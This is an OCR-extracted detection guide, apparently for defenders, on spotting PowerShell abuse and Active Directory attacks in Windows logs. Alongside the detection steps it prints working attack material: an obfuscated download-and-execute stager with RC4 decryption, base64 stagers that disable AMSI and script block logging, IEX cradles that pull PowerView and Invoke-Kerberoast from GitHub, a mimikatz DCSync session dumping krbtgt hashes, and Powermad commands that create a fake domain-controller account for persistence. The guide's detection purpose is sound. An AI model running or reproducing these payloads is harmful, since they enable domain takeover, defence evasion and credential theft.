[SySTEm.NEt.WEbREqUest]::DeFauLTWEBPRoxy;$299.PROXy.CredeNTiaLs =
[SYsTEm.NeT.CreDeNTiaLCacHe]::DEFaULTNetWorKCredenTIalS;$Script:Proxy =
$299.Proxy;$K=[SyStEM.TExT.ENcodinG]::ASCII.GETByTeS('-w,b=u7~eNhM2%QpT!5d{P[l#
<gH*m6]');$R={$D,$K=$ARGs;$S=0..255;0..255|%{$J=
($J+$S[$_]+$K[$_%$K.COunT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=
($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bXOr$S[($S[$I]+$S[$H])%256]}};$299.HEaderS.Add("Cookie","utRwUFJtCWhlwYu=kC1ovSMbX
8WAbAoCRS4+2gC9Ll0=");$DaTa=$299.DOWNlOadDaTa($SER+$t);$iV=$DAtA[0..3];$DaTa=$dATa
[4..$datA.lENgth];-JoIN[ChaR[]](& $R $DaTa ($IV+$K))|IEX
```

Encoded PowerShell command

```
powershell -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAcwBJAE8ATgBUAGEAQgBMAEUALgBQAFMAVgBlAHIAUwBJAE8ATgAuAE0AQQ
BKAE8AcgAgAC0ARwBlACAAMwApAHsAJAAwADgAQwA9AFsAcgBFAEYAXQAuAEEAcwBTAGUAbQBiAEwAWQAu
AEcARQBUAFQAeQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG
8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAEkAZQBgAEwAZAAiACgAJwBjAGEA
YwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbw
BuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJAAwADgAQwApAHsAJABDADIAMwA9
ACQAMAA4AEMALgBHAGUAVABWAEEAbAB1AGUAKAAkAE4AVQBMAGwAKQA7AEkARgAoACQAYwAyADMAWwAnAF
MAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABDADIAMwBbACcA
UwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQ
BTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABjADIAMwBb
ACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAG
wAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcA
XQA9ADAAfQAkAFYAYQBsAD0AWwBDAE8ATABMAEUAQwBUAEkATwBuAFMALgBHAEUAbgBFAHIASQBDAC4ARA
BJAEMAVABpAE8ATgBhAHIAWQBbAFMAVABByAGkATgBHACwAUwB5AFMAVABFAG0ALgBPAEIAagBlAEMAdABd
AF0AOgA6AG4AZQBXACgAKQA7ACQAVgBBAEwALgBBAGQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAH
QAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAdgBhAGwALgBBAGQAZAAoACcA
RQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZw
BpAG4AZwAnACwAMAApADsAJABDADIAMwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBO
AEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAF
cAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
YwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJABWAGEATAB9AEUATABTAEUAewBbAFMAQwByAEkAUABUAEIATA
BvAEMASwBdAC4AIgBHAEUAVABGAEkAZQBgAEwARAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAn
AE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFAHQAVgBBAEwAdQBlAC
gAJABOAFUATABMACwAKABOAEUAVwAtAE8AQgBqAGUAQwB0ACAAQwBPAGwATABFAGMAVABJAE8ATgBzAC4A
RwBlAE4AZQBSAEkAYwAuAEgAQQBTAEgAUwBFAFQAWwBzAHQAUgBJAE4AZwBdACkAKQB9ACQAUgBFAGYAPQ
BbAFIARQBGAF0ALgBBAHMAcwBFAG0AQgBsAFkALgBHAGUAVABUAFkAcABlACgAJwBTAHkAcwB0AGUAbQAu
AE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AQQBtAHMAaQAnACsAJwBVAH
QAaQBsAHMAJwApADsAJABSAGUAZgAuAEcARQB0AEYAaQBlAGwARAAoACcAYQBtAHMAaQBJAG4AaQB0AEYA
JwArACcAYQBpAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUw
BFAHQAVgBBAGwAdQBlACgAJABOAFUATABMACwAJAB0AFIAdQBFACkAOwB9ADsAWwBTAFkAcwB0AEUATQAu
AE4AZQB0AC4AUwBFAFIAVgBJAEMARQBQAG8ASQBuAFQATQBBAG4AQQBHAEUAcgBdADoAOgBFAFgAcABlAE
MAVAAxADAAMABDAG8ATgBUAGkAbgB1AEUAPQAwADsAJAAyADkAOQA9AE4AZQB3AC0ATwBiAGoAZQBDAHQA
IABTAFkAcwBUAGUAbQAuAE4ARQB0AC4AVwBlAEIAQwBMAGkAZQBOAHQAOwAkAHUAPQAnAE0AbwB6AGkAbA
BsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAg
AFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAG
sAbwAnADsAJABzAGUAcgA9ACQAKABbAFQAZQB4AFQALgBFAG4AYwBPAGQAaQBuAEcAXQA6ADoAVQBuAEkA
QwBvAEQAZQAuAEcAZQB0AFMAdABSAGkAbgBnACgAWwBDAG8AbgB2AEUAcgBUAF0AOgA6AEYAUgBPAG0AQg
BhAHMAZQA2ADQAUwBUAHIAaQBOAEcAKAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3
AEEAeABBAEQAQQBBAEwAZwBBAHgAQQBEAEkAQQBMAGcAQQB5AEEARABnAEEATABnAEEAeABBAEQAVQBBAE
8AZwBBADQAQQBEAEEAQQBPAEEAQQB5AEEAQQA9AD0AJwApACkAKQA7ACQAdAA9ACcALwBuAGUAdwBzAC4A
cABoAHAAJwA7ACQAMgA5ADkALgBIAEUAQQBkAGUAUgBzAC4AQQBkAGQAKAAnAFUAcwBlAHIALQBBAGcAZQ
BuAHQAJwAsACQAdQApADsAJAAyADkAOQAuAFAAUgBvAFgAeQA9AFsAUwB5AFMAVABFAG0ALgBOAEUAdAAu
AFcARQBiAFIARQBxAFUAZQBzAHQAXQA6ADoARABlAEYAYQB1AEwAVABXAEUAQgBQAFIAbwB4AHkAOwAkAD
IAOQA5AC4AUABSAE8AWAB5AC4AQwByAGUAZABlAE4AVABpAGEATABzACAAPQAgAFsAUwBZAHMAVABFAG0A
LgBOAGUAVAAuAEMAcgBlAEQAZQBOAFQAaQBhAEwAQwBhAGMASABlAF0AOgA6AEQARQBGAGEAVQBMAFQATg
BlAHQAVwBvAHIASwBDAHIAZQBkAGUAbgBUAEkAYQBsAFMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8AeAB5
ACAAPQAgACQAMgA5ADkALgBQAHIAbwB4AHkAOwAkAEsAPQBbAFMAeQBTAHQARQBNAC4AVABFAHgAVAAuAE
```

UATgBjAG8AZABpAG4ARwBdADoAOgBBAFMAQwBJAEkALgBHAEUAVABCAHkAVABlAFMAKAAnAC0AdwAsAGIA
PQB1ADcAfgBlAE4AaABNADIAJQBRAHAAVAAhADUAZAB7AFAAWwBsACMAPABnAEgAKgBtADYAXQAnACkAOw
AkAFIAPQB7ACQARAAsACQASwA9ACQAQQBSAEcAcwA7ACQAUwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1
ADUAfAAlAHsAJABKAD0AKAAkAEoAKwAkAFMAWwAkAF8AXQArACQASwBbACQAXwAlACQASwAuAEMATwB1AG
4AVABdACkAJQAyADUANgA7ACQAUwBbACQAXwBdACwAJABTAFsAJABKAF0APQAkAFMAWwAkAEoAXQAsACQA
UwBbACQAXwBdAH0AOwAkAEQAfAAlAHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJA
BIACsAJABTAFsAJABJAF0AKQAlADIANQA2ADsAJABTAFsAJABJAF0ALAAkAFMAWwAkAEgAXQA9ACQAUwBb
ACQASABdACwAJABTAFsAJABJAF0AOwAkAF8ALQBiAFgATwByACQAUwBbACgAJABTAFsAJABJAF0AKwAkAF
MAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0AOwAkADIAOQA5AC4ASABFAGEAZABlAHIAUwAuAEEAZABkACgA
IgBDAG8AbwBrAGkAZQAiACwAIgB1AHQAUgB3AFUARgBKAHQAQwBXAGgAbAB3AFkAdQA9AGsAQwAxAG8Adg
BTAE0AYgBYADgAVwBBAGIAQQBvAEMAUgBTADQAKwAyAGcAQwA5AEwAbAAwAD0AIgApADsAJABEAGEAVABh
AD0AJAAyADkAOQAuAEQATwBXAE4AbABPAGEAZABEAGEAVABhACgAJABTAEUAUgArACQAdAApADsAJABpAF
YAPQAkAEQAQQB0AEEAWwAwAC4ALgAzAF0AOwAkAEQAYQBUAGEAPQAkAGQAQQBUAGEAWwA0AC4ALgAkAGQA
YQB0AEEALgBsAEUATgBnAHQAaABdADsALQBKAG8ASQBOAFsAQwBoAGEAUgBbAF0AXQAoACYAIAAkAFIAIA
AkAEQAYQBUAGEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==

Obfuscated PowerShell command

```
[sYstEm.TeXT.eNCoDINg]::UnicodE.GetsTRINg([SYsTEM.cONVERT]::FRoMBase64StrING("IwBS
AGEAcwB0AGEALQBtAG8AdQBzAGUAcwAgAEEAbQBzAGkALQBTAGMAYQBuAC0AQgB1AGYAZgBlAHIAIABwAG
EAdABjAGgAIABcAG4ADQAKACQAcwBwAHIAbAB5ACAAPQAgAEAAIgANAAoAdQBzAGkAbgBnACAAUwB5AHMA
dABlAG0AOwANAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQ
ByAG8AcABTAGUAcgB2AGkAYwBlAHMAOwANAAoAcAB1AGIAbABpAGMAIABjAGwAYQBzAHMAIABzAHAAcgBs
AHkAIAB7AA0ACgAgACAAIAAgAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAiAC
kAXQANAAoAIAAgACAAIABwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4A
dABQAHQAcgAgAEcAZQB0AFAAcgBvAGMAQQBkAGQAcgBlAHMAcwAoAEkAbgB0AFAAdAByACAAaABNAG8AZA
B1AGwAZQAsACAAcwB0AHIAaQBuAGcAIABwAHIAbwBjAE4AYQBtAGUAKQA7AA0ACgAgACAAIAAgAFsARABs
AGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAiACkAXQANAAoAIAAgACAAIABwAHUAYgBsAG
kAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEwAbwBhAGQATABpAGIA
cgBhAHIAeQAoAHMAdAByAGkAbgBnACAAbgBhAG0AZQApADsADQAKACAAIAAgACAAWwBEAGwAbABJAG0AcA
BvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyACIAKQBdAA0ACgAgACAAIAAgAHAAdQBiAGwAaQBjACAAcwB0
AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGIAbwBvAGwAIABWAGkAcgB0AHUAYQBsAFAAcgBvAHQAZQBjAH
QAKABJAG4AdABQAHQAcgAgAGwAcABBAGQAZAByAGUAcwBzACwAIABVAEkAbgB0AFAAdAByACAAYQB2AHYA
YgB0AHMALAAgAHUAaQBuAHQAIABmAGwATgBlAHcAUAByAG8AdABlAGMAdAAsACAAbwB1AHQAIAB1AGkAbg
B0ACAAbABwAGYAbABPAGwAZABQAHIAbwB0AGUAYwB0ACkAOwANAAoAfQANAAoAIgBAAA0ACgANAAoAQQBk
AGQALQBUAHkAcABlACAAJABzAHAAcgBsAHkADQAKAA0ACgAkAGYAbgBiAHEAdQByAGYAIAA9ACAAWwBzAH
AAcgBsAHkAXQA6ADoATABvAGEAZABMAGkAYgByAGEAcgB5ACgAIgAkACgAKAAnAOMAbQBzAO4ALgBkACcA
KwAnAGwAbAAnACkALgBuAG8AcgBtAGEAbABpAHoARQAoAFsAYwBIAEEAcgBdACgANwAwACsANQA3AC0ANQ
A3ACkAKwBbAGMASABhAFIAXQAoADEAMQAxACkAKwBbAEMASABBAFIAXQAoADgAMAArADMANAApACsAWwBj
AGgAQQBSAF0AKAA3ADYAKwAzADMAKQArAFsAYwBoAGEAcgBdACgANgA4ACkAKQAgAC0AcgBlAHAAbABhAG
MAZQAgAFsAYwBIAEEAUgBdACgAOQAyACkAKwBbAGMAaABBAFIAXQAoADMANwArADcANQApACsAWwBDAGgA
QQBSAF0AKABbAGIAeQBUAGUAXQAwAHgANwBiACkAKwBbAGMASABBAHIAXQAoAFsAYgBZAHQARQBdADAAeA
A0AGQAKQArAFsAYwBIAEEAUgBdACgAMQAxADAAKQArAFsAQwBIAGEAUgBdACgAWwBCAFkAdABFAF0AMAB4
ADcAZAApACkAIgApAA0ACgAkAGYAdwB0AHYAbgBxACAAPQAgAFsAcwBwAHIAbAB5AF0AOgA6AEcAZQB0AF
AAcgBvAGMAQQBkAGQAcgBlAHMAcwAoACQAZgBuAGIAcQB1AHIAZgAsACAAIgAkACgAWwBDAEgAQQBSAF0A
KAA2ADUAKwA0ADIALQA0ADIAKQArAFsAQwBIAEEAcgBdACgAMQAwADkAKQArAFsAYwBoAGEAUgBdACgAWw
BCAFkAdABFAF0AMAB4ADcAMwApACsAWwBDAGgAYQByAF0AKABbAEIAeQBUAEUAXQAwAHgANgA5ACkAKwBb
AGMAaABhAFIAXQAoAFsAQgBZAFQAZQBdADAAeAA1ADMAKQArAFsAYwBIAEEAcgBdACgAWwBCAFkAdABFAF
0AMAB4ADYAMwApACsAWwBDAEgAYQByAF0AKAA0ADIAKwA1ADUAKQArAFsAQwBIAGEAUgBdACgAMQAxADAA
KwA2ADcALQA2ADcAKQArAFsAYwBoAGEAcgBdACgANgA2ACoANQA5AC8ANQA5ACkAKwBbAEMASABBAHIAXQ
AoADQAOAArADYAOQApACsAWwBDAGgAYQBSAF0AKABbAEIAeQB0AGUAXQAwAHgANgA2ACkAKwBbAGMAaABh
AHIAXQAoADEAMAAyACkAKwBbAEMAaABhAHIAXQAoAFsAQgBZAFQAZQBdADAAeAA2ADUAKQArAFsAQwBIAE
EAcgBdACgANQArADEAMAA5ACkAKQAiACkADQAKACQAcAAgAD0AIAAwAA0ACgBbAHMAcAByAGwAeQBdADoA
OgBWAGkAcgB0AHUAYQBsAFAAcgBvAHQAZQBjAHQAKAAkAGYAdwB0AHYAbgBxACwAIABbAHUAaQBuAHQAMw
AyAF0ANQAsACAAMAB4ADQAMAAsACAAWwByAGUAZgBdACQAcAApAA0ACgAkAHMAbwB1AHEAIAA9ACAAIgAw
AHgAQgA4ACIADQAKACQAagB6AGUAcwAgAD0AIAAiADAAeAA1ADcAIgANAAoAJABxAGwAZwBqACAAPQAgAC
IAMAB4ADAAMAAiAA0ACgAkAG4AZABhAGsAIAA9ACAAIgAwAHgAMAA3ACIADQAKACQAdgB4AHEAYwAgAD0A
IAAiADAAeAA4ADAAIgANAAoAJABzAHQAdQB6ACAAPQAgACIAMAB4AEMAMwAiAA0ACgAkAGQAaABlAHoAeg
AgAD0AIABbAEIAeQB0AGUAWwBdAF0AIAAoACQAcwBvAHUAcQAsACQAagB6AGUAcwAsACQAcQBsAGcAagAs
ACQAbgBkAGEAawAsACsAJAB2AHgAcQBjACwAKwAkAHMAdAB1AHoAKQANAAoAWwBTAHkAcwB0AGUAbQAuAF
IAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwAuAE0AYQByAHMAaABhAGwA
XQA6ADoAQwBvAHAAeQAoACQAZABoAGUAegB6ACwAIAAwACwAIAAkAGYAdwB0AHYAbgBxACwAIAA2ACkA")
)|iex
```

PowerShell Download with Net.WebClient

```
powershell.exe -exec Bypass -noexit -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/P
owerSploit/dev/Recon/PowerView.ps1')"
```


BITS Jobs Transfer

```
Start-Sleep -s 20; start-process PowerShell -windowstyle hidden -verb runas -
argumentlist @('-command','start-bitstransfer
"https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/
credentials/Invoke-Kerberoast.ps1" -Destination "C:\Users\MrEvil\Desktop\Invoke-
Kerberoast.ps1"')
```

Result


At the sample results. We can see all the PowerShell activities at '**Microsoft-Windows-PowerShell/Operational**' or '**Windows PowerShell**'.

The first one is looking at the AMSI Tampering technique. There are a few indicators that we can filter on, that may indicate a potential AMSI Tampering. Examples can include the string '**EnableScriptBlockInvocationLogging**' or the registry key, **HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging'**




The second example is encoded powershell, which looks like this:

Obfuscated PowerShell command.



PowerShell Download.



Active Directory

This section will primary focus on the different attacks and persistent in AD. As we may know, there are tons of different AD related attack vectors, but we won't be able to cover all of them. The primary will focus on attacks that provides domain dominance or persistent.


- **DCSync – Attack**

DCSync is a late-stage kill chain attack that allows an attacker to simulate the behavior of Domain Controller (DC) in order to retrieve password data via domain replication. In order to execute this attack, we need to have DS-Replicate-Get-Changes and DS-Replicate-Get-Changes-All on the Domain Root.

```
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:krbtgt /domain:contoso.local
[DC] 'contoso.local' will be the domain
[DC] 'DC03.contoso.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 6/21/2021 1:59:32 PM
Object Security ID   : S-1-5-21-1007709660-1316239129-3096547499-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 967e2dfcda311226b8abcadaf4121304
    ntlm- 0: 967e2dfcda311226b8abcadaf4121304
    lm  - 0: 203ec33228829673a6eb4fb6a9856b45
```

We have to look at the security event logs of a Domain Controller. The first thing to look at is event ID **4662** that contains the following string GUIDs.


- {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
- {19195a5b-6da0-11d0-afd3-00c04fd930c9}



The second step is to correlate event ID **4662** with **4624**. This can be done by looking at the **Logon ID** field and see if both have the same value. Once we have done that, we can see the from which machine a DCSync attack has occurred.

Result

At the final result, we can see that the attack was occurred from 10.1.0.8, which is a regular client workstation. We have to look at the 'Source Network Address' field and determine if the IP address belongs to a DC or not.



- **Fake Domain Controller machine account – Persistence**

An attacker can create a fake machine account and change the userAccountControl value to 8192, and use it to perform DCSync. This is a great persistent, since most organizations won't be able to notice the machine account.

The first part is to create the machine account and set a password on it. Once we have done that, we can start modifying the userAccountControl value to 8192. In order to do this, we need to have at minimum 'DS-Install-Replica' on the Domain Root Object, which by default. Only DA, EA, and Administrators have it.

```
PS C:\Users\Jones\Desktop> Import-Module .\Powermad.ps1
PS C:\Users\Jones\Desktop>
PS C:\Users\Jones\Desktop>
PS C:\Users\Jones\Desktop> $password = ConvertTo-SecureString 'Passw0rd!' -AsPlainText -Force
PS C:\Users\Jones\Desktop> New-MachineAccount -MachineAccount FakeDC -Password $($password)
[+] Machine account FakeDC added
PS C:\Users\Jones\Desktop>
PS C:\Users\Jones\Desktop>
PS C:\Users\Jones\Desktop>
PS C:\Users\Jones\Desktop> [ADSI]$ADSI = "LDAP://CN=FakeDC,CN=Computers,DC=contoso,DC=local"
PS C:\Users\Jones\Desktop> $ADSI.put("userAccountControl",8192)
PS C:\Users\Jones\Desktop> $ADSI.setinfo()
